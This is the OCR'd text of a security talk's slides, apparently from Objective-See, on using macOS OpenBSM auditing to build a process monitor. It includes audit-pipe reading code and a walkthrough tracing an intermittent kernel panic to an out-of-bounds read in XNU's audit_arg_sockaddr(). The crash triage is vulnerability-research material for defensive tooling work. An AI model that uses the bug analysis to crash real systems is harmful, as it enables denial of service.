-r--r-----  1 root  wheel  285367 20171219092201.not_terminated
```

log in a binary format, so use praudit

```
# praudit /var/audit/current
header,141,11,user authentication,0,Sun Jan  7 10:37:33 2018
subject,patrick,root,staff,root,staff,
18059,100009,18059,0.0.0.0
text,Verify password for record type Users 'patrick' node '/
Local/Default'
return,success,0
trailer,141

header,72,11,logout - local,0,Sun Jan  7 10:37:39 2018
subject_ex,patrick,root,staff,patrick,staff,
18052,18052,268435459,0.0.0.0
return,success,0
trailer,72
```

//'login

$ sudo <blah>

//logout

$ exit

AUDITING MECHANISMS

a comparison of options


mechanism	events	consumers	api	SIP-compatible
FSEvents	file i/o	many	yes	yes
KDebug	any	1 (at a time)	yes	yes
DTrace	any	many	yes	no
OpenBSM	any	many	yes	yes

OpenBSM is the clear candidate for security tools looking to leverage macOS auditing capabilities!

let's see how!

The Good

leveraging OpenBSM in security tools



OpenBSM Auditing

programmatically, for security tools

Objective-See

BlockBlock

RansomWhere?


malware analysis tools

file

process

network

events of interest



dtrace, le dead :(


@hey_pom suggests auditpipe (OpenBSM)!

AUDITING VIA OPENBSM

programmatically; a conceptual overview

1 connect to audit pipe

ring-0 | ring-3




2 specify 'events' of interest

network traffic

file i/o

processes execs
(& shell commands)

3 while(true)
read & tokenize events



header

body

trailer

Connecting to the Audit Pipe

simply (f)open '/dev/auditpipe'


> "[*applications can] tap into the audit stream...the kernel provides a character device - /dev/auditpipe"*
> -j. levin (*OS internals)

```
//audit pipe
#define AUDIT_PIPE "/dev/auditpipe"

//file pointer to audit pipe
FILE* auditFile = NULL;

//gotta be r00t
if(0 != getuid())
   return -1;

//open audit pipe for reading
auditFile = fopen(AUDIT_PIPE, "r");
```

opening the audit pipe

Configuring the Audit Pipe

specifying events of interest (i.e. process events)



let's build a process monitor!

```
# cat /etc/security/audit_class
0x00000000:no:invalid class
0x00000001:fr:file read
...
0x00000080:pc:process
0x40000000:ex:exec
...
0x80000000:ot:miscellaneous
0xffffffff:all:all flags set
```

audit_class file


```
//event classes
u_int eventClasses = AUDIT_CLASS_EXEC | AUDIT_CLASS_PROCESS;

//set flags
ioctl(auditFileDescriptor, AUDITPIPE_SET_PRESELECT_FLAGS, &eventClasses);

//set 'na' flags
ioctl(auditFileDescriptor, AUDITPIPE_SET_PRESELECT_NAFLAGS, &eventClasses);
```

configuring the audit pipe

Reading off the Audit Pipe
via au_read_record()

```
u_char* recordBuff = NULL;

while(YES) {

  //read an audit record
  int len = au_read_rec(auditFile, &recordBuff);

  //parse!
```

reading an audit record



note: man pages lie! au_read_rec() returns number of bytes read

```
# man au_read_rec

int au_read_rec(FILE *fp, u_char **buf);

The au_read_rec() function reads an audit record from the file stream fp,
and returns an allocated memory buffer containing the record via *buf

The au_read_rec() function return 0 on success, or -1 on failure
```


au_read_rec()

Parsing Audit Records
via au_fetch_tok() & tokenstr_t

```
//token struct
tokenstr_t tokenStruct = {0};

//start w/ balance set to record's total length
recordBalance = len;

//tokenize
while(0 != recordBalance) {
  au_fetch_tok(&tokenStruct, recordBuff + processedLength,
               recordBalance);
```

reading an audit record

```
struct tokenstr {
   u_char  id;
   u_char *data;
   size_t  len;
   union {} tt;
}
```



macOS 10.13 〉 usr/include 〉 bsm 〉 libbsm.h 〉

```
struct tokenstr {
    u_char   id;
    u_char  *data;
    size_t   len;
    union {
        au_arg32_t      arg32;
        au_arg64_t      arg64;
        au_arb_t        arb;
        au_attr32_t     attr32;
        au_attr64_t     attr64;
        au_execarg_t        execarg;
        au_execenv_t        execenv;
        au_exit_t       exit;
        au_file_t       file;
        au_groups_t     grps;
        au_header32_t       hdr32;
        au_header32_ex_t    hdr32_ex;
        au_header64_t       hdr64;
        au_header64_ex_t    hdr64_ex;
        au_inaddr_t     inaddr;
        au_inaddr_ex_t      inaddr_ex;
        au_ip_t         ip;
        au_ipc_t        ipc;
        au_ipcperm_t        ipcperm;
        au_iport_t      iport;
        au_opaque_t     opaque;
        au_path_t       path;
        au_proc32_t     proc32;
        au_proc32ex_t       proc32_ex;
        au_proc64_t     proc64;
        au_proc64ex_t       proc64_ex;
        au_ret32_t      ret32;
        au_ret64_t      ret64;
        au_seq_t        seq;
        au_socket_t     socket;
        au_socket_ex32_t    socket_ex32;
        au_socketinet_ex32_t    sockinet_ex32;
        au_socketunix_t     sockunix;
        au_subject32_t      subj32;
        au_subject32ex_t    subj32_ex;
        au_subject64_t      subj64;
        au_subject64ex_t    subj64_ex;
        au_text_t       text;
        au_kevent_t     kevent;
        au_invalid_t        invalid;
        au_trailer_t        trail;
        au_zonename_t       zonename;
    } tt; /* The token is one of the above types */
};
```

libbsm.h

Parsing Audit Records

parsing the tokenstr structure

```
//token struct
switch(tokenStruct.id)

 //save type (AUE_EXEC/AUE_EXECVE/AUE_FORK, etc)
 case AUT_HEADER32:
  process.type = tokenStruct.tt.hdr32.e_type;

 //save path
 case AUT_PATH:
  process.path = [NSString
                  stringWithUTF8String:tokenStruct.tt.path.path];

 //save args
 case AUT_EXEC_ARGS:
  for(int i = 0; i<tokenStruct.tt.execarg.count; i++)
      process.arguments addObject:[NSString
            stringWithUTF8String:tokenStruct.tt.execarg.text[i]];
```

tokenizing

```
/*
 * path length
 * path
 */
typedef struct {
    u_int16_t    len;
    char         *path;
} au_path_t;
```


au_path_t

```
/*
 * count
 * text
 */
typedef struct {
    u_int32_t    count;
    char         *text[AUDIT_MAX_ARGS];
} au_execarg_t;
```

au_execarg_t

ProcInfo Lib

open-source process monitoring via OpenBSM




```
# ./procInfo
- new process event -
[process info]
pid: 1337
name: Calculator
path: /Applications/Calculator.app/Contents/MacOS/Calculator
user: 501
args: (/Applications/Calculator.app/Contents/MacOS/Calculator)
ancestors: (557, 554,353,1)
signing info: {
    signatureStatus = 0;
    signedByApple = 1;
    signingAuthorities = (
        "Software Signing",
        "Apple Code Signing Certification Authority",
        "Apple Root CA"
    );
    isApple = 1;
    isAppStore = 0;
}
```

```
#import "processLib.h"

//create callback block
ProcessCallbackBlock block =
    ^(Process* newProcess)
    {
      NSLog(@"new proc: %@", newProcess);
    };

//init object
ProcessMonitor* procMon =
        [[ProcessMonitor alloc] init];

//go go go
[procMon start:block];
```

using the process monitor lib


free

open-source

user-mode


The Bad

...a kernel panic





A Kernel Panic

...but very intermittently




ProcInfo (lib) + RansomWhere?






```
$ cat /Library/Logs/DiagnosticReports/Kernel_xxx_MacBookPro.panic

*** Panic Report ***
panic(cpu 1 caller 0xffffff8008605ecd):
 Kernel trap at 0xffffff800892544b, type 14=page fault

registers:
CR0: 0x0000000080010033, CR2: 0xffffff803db4f000, CR3: 0x000000044d97f05c, CR4: 0x00000000001626e0
RAX: 0x0000000000000001, RBX: 0xffffff803db4eff0, RCX: 0x0000000000000000, RDX: 0x0000000000000010
RSP: 0xffffff9222ac3d20, RBP: 0xffffff9222ac3e60, RSI: 0xffffff803db4f000, RDI: 0xffffff803433a2e8
R8:  0x0000000000000000, R9:  0xffffff80448b16e8, R10: 0x0000700001f2f4c0, R11: 0xffffff802f59d4e8
R12: 0xffffff802813e458, R13: 0x000000000000000e, R14: 0xffffff8034339db0, R15: 0x1575312836070096
RFL: 0x0000000000010202, RIP: 0xffffff800892544b, CS:  0x0000000000000008, SS:  0x0000000000000010
Fault CR2: 0xffffff803db4f000, Error code: 0x0000000000000000, Fault CPU: 0x1, PL: 0, VF: 1
....

BSD process name corresponding to current thread: syslogd
```

RansomWhere? is
100% user-mode...



A Kernel Panic

understanding the panic report

```
$ cat /Library/Logs/DiagnosticReports/Kernel_xxx_MacBookPro.panic
panic(cpu 1 caller 0xffffff8008605ecd):
Kernel trap at 0xffffff800892544b, type 14=page fault

registers:
CR0: 0x0000000080010033, CR2: 0xffffff803db4f000, CR3: 0x000000044d97f05c, CR4: 0x00000000001626e0
RAX: 0x0000000000000001, RBX: 0xffffff803db4eff0, RCX: 0x0000000000000000, RDX: 0x0000000000000010
RSP: 0xffffff9222ac3d20, RBP: 0xffffff9222ac3e60, RSI: 0xffffff803db4f000, RDI: 0xffffff803433a2e8
R8:  0x0000000000000000, R9:  0xffffff80448b16e8, R10: 0x0000700001f2f4c0, R11: 0xffffff802f59d4e8
R12: 0xffffff802813e458, R13: 0x000000000000000e, R14: 0xffffff8034339db0, R15: 0x1575312836070096
RFL: 0x0000000000010202, RIP: 0xffffff800892544b, CS:  0x0000000000000008, SS:  0x0000000000000010
Fault CR2: 0xffffff803db4f000, Error code: 0x0000000000000000, Fault CPU: 0x1, PL: 0, VF: 1

Kernel version:
Darwin Kernel Version 16.4.0: Thu Dec 22 22:53:21 PST 2016; root:xnu-3789.41.3~3/RELEASE_X86_64
Kernel UUID: C67A8D03-DEAC-35B8-8F68-06FF7B687215
Kernel slide: 0x0000000008200000
```

macOS 10.12.3 (High Sierra)


type 14=page fault	invalid read/write
RIP: 0xffffff800892544b	address of faulting instruction
Fault CR2: 0xffffff803db4f000	invalid memory address
Kernel slide: 0x0000000008200000	ASLR shift

A Kernel Panic


disassembling the macOS kernel

/System/Library/Kernels/kernel

1 rebase kernel
(value: ASLR slide)



2 go to faulting address
(value: RIP)



3 analyze faulting instruction

```
__TEXT:__text:FFFFFF800892543A loc_FFFFFF800892543A:                    ; CODE XREF: _audit_arg_sockaddr
__TEXT:__text:FFFFFF800892543A                  movzx   r13d, byte ptr [rbx]
__TEXT:__text:FFFFFF800892543E                  add     r13, 0FFFFFFFFFFFFFFFEh
__TEXT:__text:FFFFFF8008925442                  test    r13d, r13d
__TEXT:__text:FFFFFF8008925445                  js      loc_FFFFFF80089255AE
__TEXT:__text:FFFFFF800892544B                  cmp     byte ptr [rbx+r13+2], 0
__TEXT:__text:FFFFFF8008925451                  lea     rbx, [rbx+2]
```

```
;audit_arg_sockaddr
cmp byte ptr[rbx+r13+2], 0
```


A Kernel Panic

the audit_arg_sockaddr() function

```
int bind(__unused proc_t p, struct bind_args *uap, __unused int32_t *retval)
{
    ...
    AUDIT_ARG(sockaddr, vfs_context_cwd(vfs_context_current()), sa);

void audit_arg_sockaddr(struct kaudit_record *ar, struct vnode *cwd_vp,
                        struct sockaddr *sa){
  struct sockaddr_un *sun;
  char path[SOCK_MAXADDRLEN - offsetof(struct sockaddr_un, sun_path) + 1];

  bcopy(sa, &ar->k_ar.ar_arg_sockaddr, sa->sa_len);
  switch (sa->sa_family) {

    case AF_UNIX:
      sun = (struct sockaddr_un *)sa;
      int slen = sun->sun_len - offsetof(struct sockaddr_un, sun_path);

      if (slen >= 0) {
        /*
        * Make sure the path is NULL-terminated
        */
        if (sun->sun_path[slen] != 0) {
          bcopy(sun->sun_path, path, slen);
          path[slen] = 0;
          audit_arg_upath(ar, cwd_vp, path, ARG_UPATH1);
        } else {
          audit_arg_upath(ar, cwd_vp, sun->sun_path, ARG_UPATH1);
        }
      }
```

what is in RBX? R13?
...and that +2?

and why panic?



sun->sun_path[slen] != 0

cmp byte ptr[rbx+r13+2], 0

bind()/audit_arg_sockaddr()

A Kernel Panic

the audit_arg_sockaddr() function

```
void audit_arg_sockaddr(..., struct sockaddr *sa){
  struct sockaddr_un *sun;
  bcopy(sa, &ar->k_ar.ar_arg_sockaddr, sa->sa_len);
  ...

  switch (sa->sa_family) {
  case AF_UNIX:
   sun = (struct sockaddr_un *)sa;
   slen = sun->sun_len -
          offsetof(struct sockaddr_un, sun_path);
   ...
   sun->sun_path[slen] != 0
```

```
# cat /usr/include/sys/un.h

/*
* [XSI] Definitions for UNIX IPC domain.
*/
struct sockaddr_un {
  /* sockaddr len including null */
  unsigned char sun_len;

  /* [XSI] AF_UNIX */
  sa_family_t sun_family;

  /* [XSI] path name (gag) */
  char sun_path[];
};
```

sockaddr_un struct

cmp byte ptr[rbx+r13+2], 0	
RBX	pointer to a sockaddr_un structure ('sun')
R13	length of the structure, minus 2 ('slen', length of 'sun_path')
+2	offset to name/path of socket (sun->sun_path)

A Kernel Panic


the audit_arg_sockaddr() function

cmp byte ptr[rbx+r13+2], 0		
RBX	pointer to a sockaddr_un structure	('sun')
R13	length of the structure, minus 2	('slen', length of 'sun_path')
+2	offset to name/path of socket	(sun->sun_path)

```
registers:
RAX: 0x0000000000000001, RBX: 0xffffff803db4eff0, RCX: 0x0000000000000000, RDX: 0x0000000000000010
...
R12: 0xffffff802813e458, R13: 0x000000000000000e, R14: 0xffffff8034339db0, R15: 0x1575312836070096
Fault CR2: 0xffffff803db4f000, Error code: 0x0000000000000000, Fault CPU: 0x1, PL: 0, VF: 1
```

panic crash report

